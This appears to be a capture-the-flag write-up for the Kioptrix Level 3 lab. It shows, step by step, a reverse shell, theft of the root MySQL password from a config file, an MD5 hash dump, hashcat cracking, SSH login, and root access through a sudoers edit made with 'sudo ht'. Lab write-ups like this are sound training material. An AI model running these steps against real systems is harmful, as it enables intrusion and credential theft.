
On your Kali machine listen for incoming connection through any port, I choose 8001



Then execute you shell script with a ./script_name.sh [target IP]

e.g ./lotusRCE.sh 192.168.1.10


Then enter the necessary information such as IP of a attacking machine 192.168.1.9 {kali IP} amd port that it is listening to {8001}



Root

So, Now that we have limited shell we'll go for root now. Find all the users and directories.


cat /etc/passwd



Now we have two users loneferret and dreg let’s check inside directories what they hiding.


Let’s check first loneferret /home/loneferret/.

“sudo ht” was intersting but nothing really happened.



So, let’s take a look at another user directory. Nothing is inside dreg directory.

There’s another directory www let’s find something there.



There are some files inside /home/www directory we can find config settings since we have a login page there should be a database config somewhere.

#cd gallery

#cat gconfig.php

You will find login details for a database gallery

Looking inside the file found by grep (gallery/gconfig.php) revealed the credentials of the root MySQL user:

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

With these credentials, I was able to login to MySQL and retrieve the hashes of two users (dreg and loneferret) which were reversible to their plain text counter parts (Mast3r and starwars):


```
www-data@Kioptrix3:/home/www/kioptrix3.com$ mysql -u root -p
mysql -u root -p
Enter password: fuckeyou

Welcome to the MySQL monitor.  Commands end with ; or \g.
```

```
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| gallery            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)

mysql> use gallery;
use gallery;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+----------------------+
| Tables_in_gallery    |
+----------------------+
| dev_accounts         |
| gallarific_comments  |
| gallarific_galleries |
| gallarific_photos    |
| gallarific_settings  |
| gallarific_stats     |
| gallarific_users     |
+----------------------+
7 rows in set (0.00 sec)
```


```
mysql> select * from dev_accounts;
select * from dev_accounts;
+----+------------+----------------------------------+
| id | username   | password                         |
+----+------------+----------------------------------+
|  1 | dreg       | 0d3eccfb887aabd50f243b3f155c0f85 |
|  2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e |
+----+------------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

ALTERNATIVE TO GET THE HASHES IS THROUGH PHP MY ADMIN


We didn't have any ports open for mysql so i tested browsing http://192.168.1.10/phpmyadmin and found phpmyadmin installed and let's try to login now.



It worked and we found a database “Gallery” which contains admin credentials



That didn’t work.. so i had to check other tables and found some other users in dev_accounts table.



PASSWORD CRACKING

Now that we have the password hashes, we can try to crack them

dreg 0d3eccfb887aabd50f243b3f155c0f85
loneferret 5badcaf789d3d1d09794d8f021f40f0e

The hashes were md5 we can identify using hash-identifier pre-installed tool in kali linux. And we can crack using offline and online crackers.

Create a txt file and paste the hashes in there

e.g., hash.txt

you can use hash-identifier to confirm the algorithm that was used to create them

Then crack them with the following command


#locate rockyou.txt

/usr/share/wordlists/rockyou.txt


#hashcat –m 0 hash.txt /usr/share/wordlists/rockyou.txt --force

dreg: Mast3r
loneferret: starwars

If you notice these are users are ssh users and port 22 is already open so we can try to login.




This was a success and we have nothing inside /home/dreg directory so we're gonna go check other user see if we can find something.




I suspected to get something out from checksec.sh but failed didn't work for me..

so i tested sudo -l and found there's two commands which can be run as sudo without password.



Let’s try:


sudo /usr/local/bin/ht




From here, we follow the instructions to open the /etc/sudoer file to make modification so we can run other programs as sudo * Press F3 to open file

Add the following line in the privilege specification (reference as above)
> */bin/bash*
* *Press F2 to save*

Now run the following to gain root access.


root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
File Edit Windows Help Texteditor
00:16 14.05.2018
/etc/sudoers
/etc/sudoers
#
This file MUST be edited with the 'visudo' command as root.
#
